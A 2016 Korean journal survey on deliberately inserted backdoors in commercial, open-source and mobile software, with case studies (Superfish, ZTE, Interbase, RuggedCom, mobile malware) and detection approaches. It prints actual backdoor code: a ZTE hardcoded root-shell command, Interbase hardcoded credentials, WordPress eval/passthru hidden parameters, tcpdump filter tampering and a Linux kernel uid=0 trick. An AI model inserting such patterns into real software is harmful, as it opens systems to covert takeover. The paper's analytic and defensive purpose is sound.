정 보 보 호 학 회 지
제26권 제1호, 2016. 2

# 상용 및 공개 소프트웨어 의도적 보안약점 동향

이 현 호*, 이 은 영**, 안 준 선***

요 약

프로그램 개발단계에서 개발자의 실수로 인한 소스코드 내의 보안약점을 제거하여 정보시스템의 안전성을 강화하려는 노력이 이루어지고 있는 가운데, 의도적으로 삽입된 악의적인 보안 약점에 대한 대응의 필요성이 증가하고 있다. 본 논문에서는 상용 및 공개 소프트웨어의 의도적 보안약점에 의한 침해 사례 및 관련 취약점의 주요 형태와 모바일 앱의 의도적 보안약점 개요 및 관련 사례를 기술한다. 이를 통하여 의도적 보안약점에 대한 개괄적 내용을 제시하고 이에 대한 대응 방안을 모색하고자 한다.

## Ⅰ. 서 론

소프트웨어 개발자의 실수에 의해서 프로그램 소스코드에 포함되는 보안약점 및 보안취약점에 대한 관심이 증가하는 가운데, 최근에는 공격자가 특정 소프트웨어에 의도적으로 보안약점을 삽입하는 경우에 대한 대비의 필요성이 강조되고 있다. 의도적인 보안약점을 삽입한 공격자는 추후 해당 소프트웨어를 사용하는 시스템에 노출된 보안취약점을 통해 희생자 시스템을 조정하거나 공격을 수행하는 경우가 발생하고 있으며 공격자가 의도하지 않았던 추가적인 공격이 이루어지기도 한다.

대표적인 사례로 최근에 Lenovo사가 인정한 Superfish 소프트웨어 보안취약점을 들 수 있다. Superfish 소프트웨어는 사용자가 보는 웹페이지에 자신들이 원하는 광고를 삽입하고자 하였으나, 이 과정에서 사용자의 암호화 통신이 감청될 수 있는 위험이 있는 것으로 밝혀졌다. 이와 같은 사례는 다양한 펌웨어나 상용 혹은 공개 SW 등에서도 보고되고 있으며, 대형 소프트웨어를 개발하는 과정에서 공개 SW를 컴포넌트로 사용하는 경우에는 의도적으로 추가된 보안약점이 개발된 시스템에 보안취약점을 야기하여 많은 피해를 가져올 수 있다.

최근에 급속도로 확산되고 있는 모바일 앱의 경우에도 의도적으로 추가된 보안약점으로 인한 보안취약점 발생의 가능성이 높으며, 이에 관련된 체계적이고 광범위한 대응이 필요한 실정이다.

본 논문에서는 상용 및 공개 소프트웨어의 의도적 보안 취약점과 관련한 사례 및 기술적 개요를 소개하고자 한다. 2장에서는 상용 및 공개 소프트웨어의 의도적인 보안약점 침해 사례 및 백도어 보안취약점의 주요 형태와 관련 프로그램 형태를 소개한다. 3장에서는 모바일 앱에서의 의도적인 보안약점 침해 사례에 대한 내용을 기술하며 4장에서 결론으로 맺는다.

## Ⅱ. 상용 소프트웨어 의도적 보안약점 동향

### 2.1. 의도적 보안취약점 침해 사례

#### 2.1.1. Lenova Superfish 보안 취약점

Lenovo사가 자사의 컴퓨터에 2014년부터 기본 사양으로 설치해온 슈퍼피시 애드웨어[1, 2]는 일종의 중간자 공격(Man in the middle attack)을 사용하여 사용자들의 웹페이지에 광고를 삽입하는 소프트웨어이며, 이를 위하여 웹 서버와 클라이언트 사이에 중계자로서의 역할을 수행한다. 문제는 SSL 프로토콜을 사용하여 암호화 하여 중계되는 웹페이지에도 이러한 작업을 수행

* 한국항공대학교 항공전자정보공학부 (hhlee@kau.ac.kr)
** 동덕여자대학교 컴퓨터과학과 (elee@dongduk.ac.kr)
*** 한국항공대학교 항공전자정보공학부 (jsahn@kau.ac.kr)


하기 위하여 해당 애드웨어가 중간에서 암호화된 문서를 열어보는 작업을 수행한다는데 있다.

슈퍼피시 프로그램은 클라이언트와 서버의 사이에서 자신을 클라이언트에게 공인된 서버로 가장하기 위하여 슈퍼피시 회사의 인증서를 CA(Certification Authority)로 클라이언트 브라우저에 설치한다. 그리고 서버에서 전송된 정보를 해당 인증기관의 공개키로 해독하여 서버의 공개키를 알아낸 후 해당 정보를 자신의 인증서로 암호화하여 클라이언트 프로그램에 전달하여 서버를 가장하게 된다.

그림 1은 슈퍼피시 프로그램이 임의로 등록한 자신의 공인기관 인증서를 사용하여 웹서버를 가장하는 상황을 보여주고 있다. 해당 클라이언트가 웹서버와 통신할 때 사용하는 인증서는 공인된 인증기관의 인증서가 아닌 Superfish사가 인증한 인증서이며, 이는 슈퍼피시 프로그램이 웹사이트를 가장하여 행동하고 있기 때문이다.

이러한 슈퍼피시 프로그램은 다음과 같은 점에서 침해를 발생시킬 소지를 가진다.

- 슈퍼피시사의 인증키를 위한 비밀키가 슈퍼피시 프로그램의 해킹을 통하여 이미 추출되어 인터넷 상에 공개된 바 있다[4]. 이는 슈퍼피시 프로그램을 설치한 클라이언트에게 공격자가 해당 패스워드를 사용한 인증서를 사용하여 자신을 임의의 공인된 웹사이트로 가장할 수 있음을 나타낸다.
- 슈퍼피시 프로그램은 부적절하게 사인된 인증서에 대하여 이를 거부하는 대신 단순히 인증의 실패를 나타내는 문장만을 사이트 주소에 삽입하여 다시 슈퍼피시 인증서로 사인한 후에 클라이언트 브라우저에 보내어 잘못 사인된 사이트임을 클라이언트에게 알려준다. 그런데 이 경우 X509 확장 필드인 대체 이름(alternative names) 필드에 목적으로 하는 사이트 주소를 삽입하면 클라이언트의 잘못된 인증서에 대한 대응을 우회할 수 있으므로, 공격자가 https 통신에 대한 중간자 공격을 수행할 수 있게 된다.
- 슈퍼피시 프로그램에서 구현한 클라이언트 측 SSL 프로그램 역시 많은 취약점을 가지고 있어 이를 통한 통신이 취약함이 보고된 바 있다.[3]




〔그림 1〕 슈퍼피시 인증서를 사용한 서버 사이트 가장〔3〕

### 2.1.2. ZTE 백도어

미국 MetroPCS 사의 서비스를 위한 ZTE Score M 스마트폰에서 제3자가 스마트폰을 제어할 수 있는 보안 취약점이 발견되었다. Pastebin에 게시된 글에 의하면 해당 스마트폰의 루트권한 수행 프로그램인 /system/bin/sync_agent 서비스에 루트쉘로 전환 가능한 백도어가 발견되었으며, 해당 프로그램에 그림 2와 같이 하드코드된 패스워드만 제공하면 바로 루트 권한으로 제공되는 것으로 확인되었다.

```
$sync_agent ztex1609523
#id
uid=0(root) gid=0(root)
```

〔그림 2〕루트권한을 획득할 수 있는 코드

ZTE는 보안취약점의 존재를 시인했으며, 기술적인 오류로 분류하였고, 해당 취약점에 대한 패치를 제공하였다.

### 2.1.3. 하웨이 보안 취약점 문제

미국 정부는 고의적 백도어 포함 가능성으로 인하여 하웨이사의 통신장비에 대한 도입을 제한해 왔으나 실제 고의적인 백도어 사례는 확증되어 발표된 바가 없다[5]. 관련하여 실제로 하웨이사의 통신장비는 많은 보안 취약점을 가지고 있어서, 고의적인 백도어가 아니더라

도 정보의 누출 가능성이 큰 것으로 발표된 바 있다[6]. 즉 하웨이 통신장비에 많은 보안 취약점이 있으며, 이 취약점을 사용하여 장비를 제어하거나 통신 내용을 감청하는 것이 가능함이 발표된 바 있으며, 그 주된 원인으로 오래된 취약한 코드의 사용이 지적되었다.

반대로 미국 정부에 의한 하웨이사 해킹 시도가 알려진 바 있다. 미국 국가안보국(NSA)에서는 샷자이언트라는 암호명의 공작을 통해 중국 인민해방군과 하웨이사의 관계를 찾아내려는 활동을 수행해 왔으며, 아울러 하웨이사의 소스코드와 하드웨어 디자인에 대한 정보를 빼내기 위한 시도를 하고 있는 것으로 알려지고 있다.[7]

#### 2.1.4. 볼랜드 인터베이스(Borland Interbase) 백도어

볼랜드 인터베이스는 Borland/Inprise사에 의하여 보급된 오픈소스 데이터베이스 패키지이다. 2001년 1월 해당 소프트웨어의 4.0부터 6.0버전에 하드코드된 패스워드 형태의 백도어가 있음이 밝혀졌다.[10,11,12] 해당 계정을 통하여 접속한 공격자는 데이터베이스 전체에 대한 전적인 권한을 가질 수 있었다.

#### 2.1.5. SCADA네트워크 내의 백도어(RuggedCom)

RuggedCom은 대표적인 네트워킹 장비 회사로서 관련 제품이 교통 통제 시스템, 철도 통신 시스템, 발전소, 변전소, 미 공군 등에서 널리 사용되고 있다. 또한 SCADA 시스템에서도 serial-to-IP 변환에 사용되고 있으며, modbus와 dnp3도 지원하고 있다.

이러한 RuggedCom의 제품을 위한 운영체제인 Rugged OS에 하드코드 패스워드 방식의 백도어가 발견되었는데, 사용자명은 “factory”였으며, 패스워드는 해당 시스템의 MAC 주소에 기반 하여 설치 시 생성되는데, 패스워드 생성 코드는 인터넷에 공개되었다.[13]

### 2.2. 백도어 보안취약점의 분류

의도적인 보안약점은 사용자 모르게 추가적인 기능을 수행하여 보안상 침해를 발생시키게 되며 따라서 일종의 백도어(backdoor)로 간주될 수 있다. 본 절에서는 백도어의 종류와 관련된 기법들을 제시한다.

백도어는 다음과 같이 정의될 수 있다.[14]

- 컴퓨터시스템에 접근할 수 있는 감추어진 통로로서 보안정책을 우회할 수 있는 방법을 제공하는 것
- 시스템이나 시스템 내의 데이터에 접근할 수 있는 문서화되어 있지 않은 방법
- 보호된 시스템 접근 시 요구되는 패스워드 없이 시스템에 접속하는 방법

이러한 정의는 매우 일반적이어서 실제로 매우 다양한 취약점들이 백도어에 포함된다고 할 수 있다. [15]에서는 백도어의 원인과 백도어의 직접적인 연관성에 따라 다음과 같이 두 가지로 구분하고 있다.

- 일반적인(conventional) 백도어: 관리 및 운영 인터페이스의 노출, 중복된 인터페이스/함수/특성, 감추어진 인자값, 중복된 사용자, 제 3자 권한부여 등을 통한 백도어
- 일반적이지 않은(unconventional) 백도어: 컴포넌트간 인증과 권한부여, 시스템 내의 오래된 사용자, 허점을 가진 보안강화, 노출된 설정환경간의 분리 부족

또한 원인의 종류에 따라 시스템 백도어, 응용 프로그램 백도어, 암호 백도어(Crypto Backdoor)로 구분할 수 있다[16]. 각각의 의미는 다음과 같다.

- 시스템 백도어
  - 운영체제가 시스템의 데이터 및 프로세스에 대한 접근을 허용
  - 루트킷, 원격 접속 소프트웨어, 고의적인 잘못된 설정 등
  - 주로 시스템을 침해한 공격자가 시스템에 대한 접속 권한을 유지하기 위하여 설치
- 응용프로그램 백도어
  - 합법적인 응용프로그램이 변조 등으로 인하여 특정 조건이 만족할 경우 보안 메커니즘을 우회하는 경우
  - 주요 침해 방법 : 코드에 대한 합법적인 권한을 가진 공격자에 의한 변조, 소스코드 또는 바이너리 파일을 유지하는 시스템에 대한 침해, 컴파일러 등의 프로그램을 침해하여 악의적인 바이너리 생성 유도(소스코드 검사를 백도어 방지 무력화)〔17〕

```
dpb = dpb_string;
*dpb++ = gds__dpb_version1;
*dpb++ = gds__dpb_user_name;
*dpb++ = strlen (LOCKSMITH_USER);
q = LOCKSMITH_USER;
while (*q)
   *dpb++ = *q++;
*dpb++ = gds__dpb_password_enc;
strcpy (password_enc, (char *)ENC_crypt
(LOCKSMITH_PASSWORD, PASSWORD_SALT));
q = password_enc + 2;
*dpb++ = strlen (q);
while (*q)
   *dpb++ = *q++;
dpb_length = dpb - dpb_string;
isc_attach_database(status_vector, 0,
  GDS_VAL(name), &DB, dpb_length,
  dpb_string);
```

〔그림 3〕 Boraland Interbase의 백도어 코드

- ▪ 암호 백도어
- – 암호 체계를 설계함에 있어 특정 키 또는 메시지에 대한 약점을 의도적으로 삽입하여 특정 암호문에 대한 복호화를 허용

또한 백도어의 접속에 있어 특정 공격자만 침투가 가능하게 하는지 여부에 따라 대칭적 및 비대칭적 백도어로 분류할 수 있다.[14]

- ▪ 대칭적 백도어(symetric backdoor): 일반적인 백도어로서 해당 백도어를 찾은 공격자는 누구나 이를 사용한 침투가 가능하다.
- ▪ 비대칭적 백도어(asymetric backdoor): 백도어를 심은 공격자만 침해가 가능한 백도어이며 [18] 이러한 백도어는 black-box 방법을 사용해서는 검출이 불가능하다. Dual_EC_DRBG 라이브러리 관련 백도어가 그 대표적인 예라고 할 수 있다.[18]

### 2.3. 의도적 보안취약점의 주요 형태

본 절에서는 다양한 백도어의 실제 구현 형태를 예제 프로그램을 통하여 제시한다.[16, 19]

#### 2.3.1. 특별 자격 (Special Credentials)

특별 자격이란 공격자가 프로그램 코드에 불법적으로 접속할 수 있는 수행 경로나 자격을 집어넣은 경우를 말한다. 일반적으로 미리 하드코드된 패스워드를 외부 입력이 비교하는 경우가 많으며, 해당 백도어를 감추기 위하여 프로그램 설치시 특정한 키 값이 계산되도록 하기도 한다.

그림 3은 Boraland Interbase에서 발견된 백도어 코드로서, 사용자 이름은 politically였고 패스워드는 correctly였으며 이러한 계정은 계정 테이블에 프로그램 시작 시 삽입된다. 해당 약점은 7년간 알려지지 않고 유지된 것으로 보고되었다.

프로그램 내에서 정해진 계정이 있는지 찾아내기 위해서는 일반적으로 다음과 같은 방법이 사용된다.

- ▪ 패스워드 또는 사용자명으로 의심되는 변수를 식별하고 이에 비교되는 정적인 문자열 값이 있는지 검사하는 방법이 사용될 수 있다. 또한 암호화 함수의 인자로 사용되는 정적인 문자열 값 역시 고려 대상이 될 수 있다.
- ▪ 해쉬값이 될 수 있는 정적인 문자열을 특정 해쉬 함수의 길이(MD5, SHA1)를 고려하여 검사하는 것도 하나의 방법이 될 수 있다.
- ▪ 정적으로 값이 결정되는 문자열 값이나 배열을 찾아내어 해당 문자열이 암호화 API의 인자로 사용되는지 검사한다.

#### 2.3.2. 감추어진 기능 (Hidden Functionality)

감추어진 기능 백도어는 공격자가 지정된 인증 과정을 거치지 않고 명령어를 수행하거나 인증을 통과하도록 하며, 이를 위하여 감추어진 인자값을 전달할 경우 미리 의도했던 수행논리를 발동시키는 방법을 흔히 사용한다.

관련 프로그램의 일반적인 형태는 다음과 같은 것들이 있다.

- ▪ 웹 응용프로그램의 경우 Post나 Get 요청에 전달되는 인자값을 사용
- ▪ 디버그 코드에 감추어진 기능을 추가
- ▪ 접속 IP를 검사하여 일반적인 접속자의 백도어 사

```
function  comment_text_phpfilter($filter
data) {
   eval($filterdata);
}

// ...
if ($_GET["ix"]) {
  comment_text_phpfilter($_GET["ix"]);
}
//...

function get_theme_mcommand($mcds) {
   passthru($mcds);
}
...
if ($_GET["iz"])
{ get_theme_mcommand($_GET["iz"]); }
```

〔그림 4〕 WordPress 2.1.1의 백도어 코드

용 차단

그림 4는 2007년 WordPress 2.1.1에 사용된 백도어이다[20]. 두 개의 PHP 파일이 침해되었으며, 백도어를 포함한 채로 보급되었다. 해당 백도어는 감추어진 파라미터를 통하여 명령어 삽입을 할 수 있도록 변조되었으며, 이러한 사실은 보급 일주일만에 검출되었다.

해당 코드에서는 “ix”와 “iz” 인자가 전달되면 eval() 과 passthru() 함수에 인자값을 전달하여 해당 문자열을 프로그램으로 수행하거나 시스템 명령어로 수행한다. 이러한 취약점은 명령어 삽입 보안취약점과 비슷하며 해당 약점에 대한 검출 방법을 사용하여 검출을 시도할 수 있다.

### 2.3.3. 의도하지 않은 네트워크 동작 (Unintended Network Activity)

의도하지 않은 네트워크 동작은 백도어의 일반적인 동작 양상중의 하나이다. 주요 형태로는 문서화되지 않은 포트에 대한 대기(listen) 동작, 외부 특정 사이트로의 연결 시도, SMTP, HTTP, UDP, ICMP 등의 프로토콜을 사용한 민감한 정보의 누출 등을 들 수 있다.

이와 관련한 사례로는 2002년 발견된 tcpdump 백도어가 있다. 해당 백도어는 수행 시 1963포트를 통하여 하드코드된 지정된 IP주소로 TCP 연결을 수행한 후 명령어 수행을 위하여 대기한다. 전달된 명령어에 따라 종료(“A”), 셸의 생성과 I/O 방향 전달(“D”), 한 시간 동안 대기(“M”) 등의 동작을 수행한다. 또한 스니퍼 컴포넌트는 트래픽 필터를 그림 5에서 보이는 것처럼 변조한다.

```
int l;
char *port = "1963";
char *str, *tmp, *new = "not port 1963";
if (buf && *buf && strstr (buf, port)) {
   buf = "port 1964";
} else {
   l = strlen (new) + 1;
   if (!(!buf || !*buf)) {
      l += strlen (buf);
      l += 5; /* and */
   }
   str = (char *)malloc (l);
   str[0] = '\0';
   if (!(!buf || !*buf)) {
      strcpy (str, buf);
      strcat (str, " and ");
   }
   strcat (str, new);
   buf = str;
}
```

〔그림 5〕 tcpdump의 백도어 코드

그림 5의 코드는 사용자가 전달한 필터 인자를 검사하여 1963번 포트를 명시할 경우 1964번 포트를 스니프 하도록 변경한다. 그렇지 않을 경우 “and not port 1963” 문자열을 사용자가 선택한 필터에 덧붙인다.

### 2.3.4. 보안에 민감한 인자의 조작

보안에 민감한 인자값으로는 운영체제 코드에서 프로세스에 권한을 지정하는 인자값이나, 스케줄링에 영향을 주는 값 또는 메모리 페이지 연산에 대한 제한 조건을 설정하는 값을 들 수 있다. 응용 프로그램의 경우에는 권한 검사나 인증의 결과값이 저장되는 변수나, 다른 보안 메커니즘의 결과값을 저장하는 변수 등이 있다.

```
if ((options == (__WCLONE|__WALL)) && (c
urrent->uid = 0))
   retval = -EINVAL;
```

〔그림 6〕 리눅스 커널 2.6에 대한 백도어 삽입 코드

이러한 변수들을 직접적으로 조작하거나 잘못된 비교 등에 사용함으로써 백도어에 사용할 수 있다.

2003년 리눅스 커널 2.6에 대한 백도어 삽입 시도의 경우에 CVS 트리에 대한 직접적인 변경을 시도한 바 있다. 그림 6은 kernel/exit.c 파일의 sys_wait4() 함수에 추가된 코드이다.

wait4() 시스템 콜의 기능은 호출자에게 특정 자식 프로세스의 상태가 변경되는 것을 기다리도록 하는데 있다. 위 변경된 프로그램은 프로그램이 특정 플래그 값을 가지고 루트로 동작할 때 해당 프로세스를 종료시키는 것으로 보이나, 두 번째 조건 부분에서 uid를 0으로 지정하는 동작을 통하여 호출하는 프로세스에게 루트 권한을 부여하게 된다.

이러한 백도어는 보안에 민감한 인자값이 매우 다양하기 때문에 검출하기가 어려운 종류의 백도어라고 할 수 있으나, 기본적인 방법으로 민감한 변수들을 모두 나열하여 각각의 사용을 검사하거나 알려진 동작 패턴을 검사하는 방법 등이 사용되고 있다.

## Ⅲ. 모바일 앱 의도적 보안약점 동향

구글 안드로이드와 iOS를 이용한 모바일 앱과 사용자의 폭발적인 증가로 인하여 모바일 앱의 보안약점 및 보안취약점을 이용한 공격도 같은 속도로 증가하고 있다.[21,22] 3장에서는 공개된 모바일 보안약점의 형태 분류 사례를 소개하고, Veracode사의 분류에 따른 범주별 대표적인 악성 앱 사례를 제시하였다. 또한 모바일 앱의 개발보안 특성과 유의점을 기술하였다.

### 3.1. 모바일 앱의 보안약점 형태 분류

MITRE의 CWE에서는 모바일 앱에서 발생가능성이 높은 보안약점을 관점(view)으로 분류하여 관리하고 있다. CWE-919은 모바일 앱과 관련된 보안약점을 관리하기 위한 관점으로 모두 19개의 보안약점으로 구성되어 있다. 그 구성은 그림 7과 같다.

최근에 급속도로 확산되고 있는 모바일 앱의 경우에 모바일 앱 내부에 포함된 보안약점으로 인한 보안취약점 발생의 가능성이 높다고 볼 수 있으며, 실제로 이와 관련된 사례들이 적지 않게 보고되고 있다. OWASP에서는 2013년부터 모바일 보안 프로젝트 (Mobile Security Project)라는 이름으로 모바일 앱의 보안취약점에 대한 보고서인 “Top 10 Mobile Risks”를 매년 발간하고 있다.[23] 표 1은 OWASP Top 10 Mobile Risks 최신판인 2014년도 판에 포함된 10가지 보안취


〔그림 7〕 모바일 어플리케이션 관련 보안약점 (CWE-919)

〔표 1〕 OWASP Top 10 Mobile Risks

| 범주 | 내 용 |
|---|---|
| M1 | Weak Server Side Controls |
| M2 | Insecure Data Storage |
| M3 | Insufficient Transport Layer Protection |
| M4 | Unintended Data Leakage |
| M5 | Poor Authorization and Authentication |
| M6 | Broken Cryptography |
| M7 | Client Side Injection |
| M8 | Security Decisions via Untrusted Inputs |
| M9 | Improper Session Handling |
| M10 | Lack of Binary Protections |

약점 범주를 보여주고 있다.

스마트 기기의 빠른 성장세와 인기에 힘입어 모바일 앱이 가질 수 있는 위험성에 대해서는 OWASP 뿐만 아니라 다수의 소프트웨어 혹은 코드 보안 회사에서 중요한 이슈로 다루어지고 있다. OWASP Top 10 Mobile Risks 이전에 발표된 Veracode사의 Mobile App Top 10 List도 이와 같은 노력의 일환으로 볼 수 있다[24]. Veracode사의 분류에서는 모바일 앱의 위험성을 크게 앱 자체의 악의적 기능과 보안취약점으로 분류하였다. 표 2는 Veracode사의 10가지 범주를 보여준다.

〔표 2〕 Mobile App Top 10 List (Veracode사)

| 범주 | 번호 | 내용 |
|---|---|---|
| 악의적 기능 | 1 | Activity monitoring and data retrieval |
| | 2 | Unauthorized dialing, SMS, and payments |
| | 3 | Unauthorized network connectivity |
| | 4 | UI Impersonation |
| | 5 | System modification |
| | 6 | Logic or Time bomb |
| 취약점 | 7 | Sensitive data leakage |
| | 8 | Unsafe sensitive data storage |
| | 9 | Unsafe sensitive data transmission |
| | 10 | Hard-coded password/keys |

### 3.2. 분류별 악성 모바일 앱 사례

본 절에서는 앞에서 제시된 Veracode사의 분류에 따른 대표적인 악성 모바일 앱 사례에 대하여 논의하고자 한다. 거의 매일 새로운 악성 모바일 앱이 보고되고 패치되고 있다는 점을 고려하여, 제시되는 사례는 시간성보다는 범주의 특성을 잘 나타내는 악성 모바일 앱을 선정하였다. 본 논문에서는 의도적인 보안약점만을 고려하므로 범주 7~10에 속한 개발자의 실수로 포함될 수 있는 보안약점들과 이로 인한 보안취약점들은 고려하지 않았다.

대표적인 사례로 채택된 악성 모바일 앱은 다음과 같고, 악성 모바일 앱의 범주별 분류는 〔표 3〕에 제시되었다.

〔표 3〕 의도적인 보안약점을 포함한 사례

| 범주 | 악성 모바일 앱 |
|---|---|
| 1 | Ackposts<br>Secret SMS Replicator for Android<br>RBackupPRO for Symbian |
| 2 | FakeRegSMS<br>Arspam<br><br>OBad |
| 3 | Ackposts<br>RootSmart/Bmaster<br>RBackupPRO for Symbian<br>OBad |
| 4 | Proxy/MITM 09Droid |
| 5 | RootSmart/Bmaster |
| 6 | 보고된 대표 관련사례 없음 |

#### 3.2.1. Ackposts [25]

해당 모바일 앱은 안드로이드에서 동작하며 2012년 7월 22일에 발견되었다. 트로이목마의 형태를 가지고 있으며, 일본어로 'long life battery'라는 이름의 모바일 앱을 가장하고 있다. 악성 코드가 설치되고 트로이 목마가 실행되면 사용자의 스마트폰에는 현재 초기화 설정을 진행하고 있다는 화면이 나타난다. 이 때 악성코드는 침해된 기기의 주소록 정보를 모아 공격자가 미리 정해 놓은 주소 (http://jackpostsss.heteml.jp/battery)로 전송한다.

#### 3.2.2. Secret SMS Replicator for Android [26]

해당 모바일 앱은 자신이 설치된 모바일 디바이스로 들어오는 문자 메시지를 비밀리에 모니터링하고 복사본을 설치자가 미리 설정해 둔 번호로 전송해 주는 스파이 애플리케이션이다. 해당 모바일 앱은 백그

라운드로 소리없이 동작하면, 심지어 앱의 존재를 알리는 아이콘마저 없기 때문에 앱이 설치된 모바일 디바이스를 사용하는 사용자는 앱의 존재를 알아채지 못할 수도 있다.

#### 3.2.3. RBackupPRO for Symbian [27]

2007년 5월에 Symbian 버전 9에서 동작하는 스파이웨어가 Symbian 인증 프로세스에 의해서 검증되고 사인을 획득하였다는 사실이 보고되었다. 문제의 스파이웨어는 RBackupPRO라는 이름의 전문가에 의해서 검증, 사인되었고 Symbian에서 사인한 인증을 획득하였다. 그렇지만 해당 애플리케이션은 사용자가 하는 일을 추적하고 이 정보를 외부 서버에 자동으로 업로드하는 기능을 가진 스파이웨어였다. Symbian 검증 프로세스와 검증 프로세스에 대한 일반 사용자들의 과신을 노린 악성 모바일 앱이라고 할 수 있다.

#### 3.2.4. FakeRegSMS [28]

2012년 3월 2일에 보고된 안드로이드에 기반을 둔 악성 모바일 앱으로, 비공식적인 안드로이드 마켓에 등록되었다. 해당 모바일 앱은 부가서비스 요금이 발생하는 SMS 메시지를 발송하는데, 스테가노그래피를 이용하여 악성코드 검사기를 통과하는 특징을 가지고 있다.

#### 3.2.5. Arspam [29]

2011년 12월 22일에 보고된 안드로이드에 기반을 둔 악성 모바일 앱으로, 이슬람 나침반 애플리케이션에 트로이목마 버전으로 포함되어 정치적 선전을 위한 링크를 배포하는데 사용되고 있다. 이 모바일 앱은 모바일 플랫폼에 정치적인 목적을 위한 악성 코드의 첫 번째 단계를 보여준다고 볼 수 있다.

#### 3.2.6. OBad [30]

2013년 6월에 발견된 다기능 트로이목마 모바일 앱으로 Kaspersky Labs에서 Backdoor.AndroidOS.Obad.a으로 명명되었다. 해당 모바일 앱의 DEX 파일 내부의 모든 문자열은 암호화되었으며, 코드는 난독화되어 있는 특징을 가지고 있다. 유료 문자 서비스 발송, 다른 악성 코드의 다운로드 및 블루투스를 이용한 악성 코드의 재전송, 콘솔을 통한 원격 명령어 수행 등 다양한 악위적 행위를 수행하는 것이 밝혀져 있다.

#### 3.2.7. RootSmart/Bmaster [31]

중국 안드로이드 마켓에서 나타난 악성 모바일 앱으로 2012년 12월 2일에 보고되었다. GingerBreak의 보안취약점을 이용하여 관리자 권한을 획득하는 기능을 가지고 있다. 이 모바일 앱의 경우 악성코드가 모바일 앱에 직접 들어 있지 않으며, 대신 외부에 존재하는 서버를 통하여 다른 악성 모바일 앱과 함께 동적으로 다운로드되는 형태를 가진다. 2011년 5월에 Jon Oberheide에 의하여 개발된 PoC (proof-of-concept) 애플리케이션인 RootStrap과 비슷한 유형이다.

#### 3.2.8. Proxy/MITM 09Droid [32]

2010년에 보고된 Proxy/MITM 09Droid 뱅킹 애플리케이션은 피싱 공격을 수행하는 모바일 악성코드의 잘 알려진 사례라고 할 수 있다. 해당 모바일 앱은 은행에 의해서 개발된 것이 아니며, 안드로이드 폰에서 온라인 뱅킹을 수행할 수 있는 기능은 실제로 탑재하고 있지 않다. 해당 모바일 앱은 단순히 은행의 가짜 웹 인터페이스를 열어서 사용자가 자신의 신용 정보를 노출하도록 유도하도록 설계되어 있다.

### 3.3. 모바일 앱의 개발보안 특성과 유의점

안드로이드나 iOS에 기반을 둔 최근의 모바일 앱은 기존의 데스크톱이나 랩톱에서 구동되는 범용 운영체제에서 제공하는 일반적인 기능들을 모바일 디바이스에서 거의 그대로 사용할 수 있다는 특징을 가지고 있다. 이는 앱 개발자에게는 모바일 앱 개발을 용이하게 해주는 큰 장점일 수 있으나, 동시에 기존의 범용 운영체제에서 존재했던 전통적인 스파이웨어나 트로이 목마 등의 악성코드와 비슷한 위협에 노출될 수 있다는 것을 의미한다. 또한 최신의 모바일 디바이스는 단순히 크기가 작은 컴퓨터라고만 치부할 수는 없다. 모바일 디바이스는 개인 관리와 통신의 수

단으로부터 진화했기 때문에, 모바일 디바이스나 모바일 앱이 노출되는 위협은 기존의 전통적인 애플리케이션 소프트웨어가 노출되었던 위협과는 다른 성격을 가지며, 사용자에게 개인정보 노출과 경제적 피해 등의 직접적인 침해를 가져온다.

또한 모바일 앱은 소프트웨어의 크기가 상대적으로 작기 때문에 1인 혹은 소수의 개발자가 앱 개발 전체를 책임진다는 특징과 이 과정에서 다양한 기능을 이미 만들어진 소프트웨어 컴포넌트에 의존하는 경향이 강하다는 특징을 가지고 있다. 따라서 다양한 경로를 통하여 공유되는 상용 혹은 공개 소프트웨어 컴포넌트 내부에 공격자가 의도적으로 보안약점을 포함시킬 경우, 추후 공격자는 보안약점을 포함하고 있는 모바일 앱에 보안취약점을 발생시켜서 자신이 원하는 방식으로 희생자 시스템을 제어하는 것이 가능해진다.

## Ⅳ. 결 론

본 연구에서는 상용 및 공개 소프트웨어의 의도적인 보안약점으로 인한 침해 사례 및 형태와 모바일 앱에서의 의도적인 보안약점 사례를 조사하고 그 특성을 분석하였다. 의도적인 보안약점은 단일 소프트웨어의 형태로 발생하는 경우도 있으나 펌웨어나 상용 혹은 공개 라이브러리에 존재하는 경우도 상당하다는 것을 발견할 수 있었다. 이는 해당 펌웨어를 사용하는 시스템이나 상용 혹은 공개 라이브러리를 사용하는 일반 소프트웨어에서 보안취약점이 추가적으로 발생할 수 있다는 것을 의미한다.

소프트웨어를 개발하는 과정에서 공개 소프트웨어를 컴포넌트의 형태로 사용하는 추세가 확산되고 있는 현재의 상황을 고려할 때, 상용 및 공개 라이브러리 도입의 안전성을 담보하는 방안의 필요성이 증가하고 있다. 이는 단일 소프트웨어의 안전한 개발로는 해결될 수 없는 문제이며, 개발된 개별 소프트웨어의 안전성뿐만 아니라 외부로부터 도입되어 삽입된 소프트웨어의 안전성을 보장하는 체계가 필요함을 뜻한다.

최근 들어 미국 등의 주도로 소프트웨어 공급망(supply chains) 안전에 대한 관심이 증가하는 것도 이와 맥을 같이 한다고 볼 수 있다. 정보 시스템의 안전성을 위해서는 안전한 소프트웨어 개발이 가장 중요하며 이를 위해서는 개별 소프트웨어의 안전한 개발에서 나아가, 안전한 소프트웨어의 상호 도입을 보장할 수 있는 소프트웨어 공급망 체계의 확립이 진행되어야 할 것으로 판단된다.

## 참 고 문 헌


[1] Seth RosenBlatt, “Lenovo's Superfish screwup highlights biggest problem in software”, *CNet*, Feburary 27, 2015, http://www.cnet.com/news/lenovos-superfish-screwup-highlights-biggest-problem-in-software/

[2] United States Computer Emergency Readiness Team, "Alert: Lenovo "Superfish" Adware Vulnerable to HTTPS Spoofing", February 20, 2015. Retrieved February 20, 2015.

[3] Filippo Valsorda, “KOMODIA/SUPERFISH SSL VALIDATION IS BROKEN”, Feb 20, 2015, https://blog.filippo.io/komodia-superfish-ssl- validation-is-broken/

[4] Robert Graham, “Extracting the Superfish certificate”, *Erata Security*, http://blog.erratasec.com/2015/02/extracting-superfish-certificate.html#.Vax-BRvtlBc,

